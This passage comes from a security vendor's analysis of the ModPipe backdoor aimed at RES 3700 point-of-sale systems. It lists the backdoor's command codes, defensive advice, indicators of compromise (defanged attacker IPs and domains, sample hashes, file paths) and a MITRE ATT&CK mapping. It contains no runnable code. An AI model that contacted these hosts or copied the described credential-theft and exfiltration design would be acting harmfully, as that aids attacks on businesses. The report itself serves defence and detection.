

Figure 14. Example C&C server response including encrypted payload

If all conditions are met, the network module sends the C&C response to the main module using a pipe message with ID 0x10000072. The main module then decrypts the payload, verifies its checksum and executes the C&C command. Available commands are listed in Table 4.

Table 4. List of available main module commands

Command code	Command description
0x01	Exit
0x05	Update list of C&C addresses
0x0A	Inject and execute received module in specified process
0x0B	Inject and execute received module in specified process (module name is included in the command)
0x0C	Optionally write module to the encrypted storage, then inject and execute received module in specified process – add it to the list of the installed modules
0x0D	Send command to the named pipe belonging to the module with specified ID and queue the response for the upload to the C&C
0x0E	Uninstall module with specified ID (remove from the in-memory list and encrypted storage)
0x0F	Save network configuration to the encrypted storage

Conclusion

ModPipe shows quite a few interesting features. Probably the most intriguing finding is the algorithm hidden in one of the backdoor's modules, which was specifically designed to steal credentials by decrypting them from registry values. By acquiring the database passwords, the attackers gain broad access to sensitive information even though the most sensitive data stored in devices running RES 3700 POS should still be protected by encryption.

ModPipe's architecture, modules and their capabilities also indicate that its writers have extensive knowledge of the targeted RES 3700 POS software. The proficiency of the operators could stem from multiple scenarios, including stealing and reverse engineering the proprietary software product, misusing its leaked parts or buying code from an underground market.

To keep the operators behind ModPipe at bay, potential victims in the hospitality sector as well as any other businesses using the RES 3700 POS are advised to:

- Use the latest version of the software.
- Use it on devices that run updated operating system and software.
- Use reliable multi-layered security software that can detect ModPipe and similar threats.

Indicators of Compromise

C&C IP addresses

- 191.101.31[.]223
- 194.32.76[.]192
- 23.19.58[.]114
- 88.99.177[.]103
- 91.209.77[.]172
- 5.135.230[.]136

C&C domains/URLs

- subzeroday.zapto[.]org
- shj145ertyb.ddns[.]net/gettime.html
- ouidji12345.ddns[.]net/gettime.html

Dropper samples

- 9F8530627A8AD38F47102F626DEC9F0173B44CD5
- FEE9C08B494C80DBF73A6F70FACD20ED0429330D

Loader samples

- 0D1A4CB620576B8ADD34F919B4C6C46E7C3F9A59
- B47E05D67DC055AF5B0689782D67EAA2EB8C75E3
- F213B4EEF63F06EC127D3DC3265E14EE190B71E5

- B2CE307DFE65C188FDAE169ABD65B75B112522C4
- 2AC7A2C09E50EAFABF1F401194AC487ED96C6781
- 0F4355A17AABD3645788341EAC2A9BB759DB95EE

File paths

- %CSIDL_APPDATA%\Microsoft\Windows\{%rand_guid%}\explorer.exe
- %WINDIR%\system32\%random_name%.exe

%rand_guid% - pseudo-random GUID formatted string
%random_name% - from 4 to 7 pseudo-random letters (a-z) with the first one capital e.g. “Cvoeqo.exe”

MITRE ATT&CK techniques

Note: This table was built using version 7 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell	Attackers were seen using Windows Command Shell to execute the initial dropper.
Persistence	T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	ModPipe can use Registry Run key for persistence.
	T1543.003	Create or Modify System Process: Windows Service	ModPipe can create a new service for persistence.
Privilege Escalation	T1134.001	Access Token Manipulation: Token Impersonation/Theft	Attackers were seen using partially modified PrintSpoofer tool to drop and subsequently execute loader with SYSTEM privileges.
Defense Evasion	T1055.002	Process Injection: Portable Executable Injection	ModPipe can inject it’s modules into various processes.
	T1205	Traffic Signaling	ModPipe’s ModScan module sends random 32-bit values to TCP ports 50123 and 2638 of the specified IP address and requires a specific response in order to continue executing its scan functionality.
Credential Access	T1552.002	Unsecured Credentials: Credentials in Registry	ModPipe’s GetMicInfo module retrieves encrypted database passwords for ORACLE MICROS RES 3700 POS software from Windows Registry and uses a custom

Tactic	ID	Name	Description
			algorithm to decrypt them before uploading to the C&C.
Discovery	T1057	Process Discovery	ModPipe's ProcList module can get information about processes running on a system.
	T1012	Query Registry	ModPipe's GetMicInfo module queries the Registry for ORACLE MICROS RES 3700 POS version, database passwords and other configuration data.
	T1033	System Owner/User Discovery	ModPipe gathers username and computer name from victim machines and reports them to the C&C in initial message.
Command and Control	T1071.001	Application Layer Protocol: Web Protocols	ModPipe uses HTTP for command and control.
	T1573.001	Encrypted Channel: Symmetric Cryptography	ModPipe encrypts communication with C&C using AES in CBC mode.
Exfiltration	T1041	Exfiltration Over C2 Channel	ModPipe exfiltrates data over its C&C channel.
T1029	Scheduled Transfer	Default interval used by ModPipe for uploading data to C&C is set to 30 minutes.	

Source: https://www.welivesecurity.com/2020/11/12/hungry-data-modpipe-backdoor-hits-pos-software-hospitality-sector/